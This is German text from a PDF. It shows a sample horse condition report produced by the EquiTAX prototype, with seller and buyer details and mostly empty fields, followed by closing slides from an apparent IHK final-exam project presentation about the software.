2020-10-15 00:00:00	Mönchengladbach
Verkäufer	Käufer
Volker Raulf Mennrath 100 41179 Mönchengladbach Tel.:	Lenimas IT Marcel Cremer Griesbarth 24 41179 Mönchengladbach Tel.:

2. Beschaffenheitsparameter zum Pferd

2.1 Allgemeine Details

Equidenpass im Original eingesehen	Kaufpreis nach Angaben der Parteien
Nein	0,00 EUR
Besondere Anzeichen	Beabsichtigter Verwendungszweck
-/-	-/-

2.2 Medizinisches

Korrekte Medikamentengabe	Bekannte Verletzungen	Wirbel (nur bei Schimmeln)
Nein	-/-	-/-
Bekannte Mängel		
-/-		

equimedia
Robert Gradmann Weg 1
D-72076 Tübingen
Telefon: 0 71 71 / 603245
Telefax: 0 71 71 / 603246
E-Mail: info@equitax.de
Internet: www.equitax.de

EquiTAX-ID: EQ201013-108
UELN: 123-123-1234567
Die Beschreibung beschreibt sich ausschließlich
auf die Beschaffenheit des Pferdes am:
2020-10-13 00:00:00
Seite 2/4

equitax ist für die Angaben in dieser
Beschaffenheitsbeschreibung nicht
verantwortlich. Die Richtigkeit der Angaben
wird im Zweifelsfall zwischen
Käufer/Verkäufer/Bestellungsverstärker
beurteilt.



Weil Ihre Pferde
es Wert sind...!

2.3 Fütterung

Fütterverhalten	Bisherige Fütterung
-/-	-/-

2.4 Training und Haltung

Trainingsstand - nachweisbare Erfolge	Bisherige Haltung
-/-	-/-

2.5 Schmied

Aktuell beschlagen	Letztes Schmied-Datum
Nein	Keine Angaben
Zuletzt beschlagender Schmied	
-/-	

2.6 Handling

Weidegang	Schmied	Verladen im LKW	Pferdeanhänger
unauffällig	unauffällig	unauffällig	unauffällig
-/-	-/-	-/-	-/-

3. Bilddokumentation

equimedia
Robert Gradmann Weg 1
D-72076 Tübingen
Telefon: 0 71 71 / 603245
Telefax: 0 71 71 / 603246
E-Mail: info@equitax.de
Internet: www.equitax.de

EquiTAX-ID: EQ201013-108
UELN: 123-123-1234567
Die Beschreibung beschreibt sich ausschließlich
auf die Beschaffenheit des Pferdes am:
2020-10-13 00:00:00
Seite 3/4

equitax ist für die Angaben in dieser
Beschaffenheitsbeschreibung nicht
verantwortlich. Die Richtigkeit der Angaben
wird im Zweifelsfall zwischen
Käufer/Verkäufer/Bestellungsverstärker
beurteilt.

FAZIT & AUSBLICK

- **Erkenntnisse über die Arbeit an Projekten**
- **Thematiken Teilprojekt/Prototyp o.Ä.**

➤ ~~Lizensierungssystem~~

➤ Wertermittlungs-Algorithmus für Sachverständige

➤ Abfrage-API für externe Websites

Auftrag zur Gesamtentwicklung

IHK Abschlussprüfung

zur betrieblichen Projektarbeit



EquiTAX®

Beschaffenheitsbeschreibung von Pferden

PROTOTYP

Es trug für Sie vor

Marcel Cremer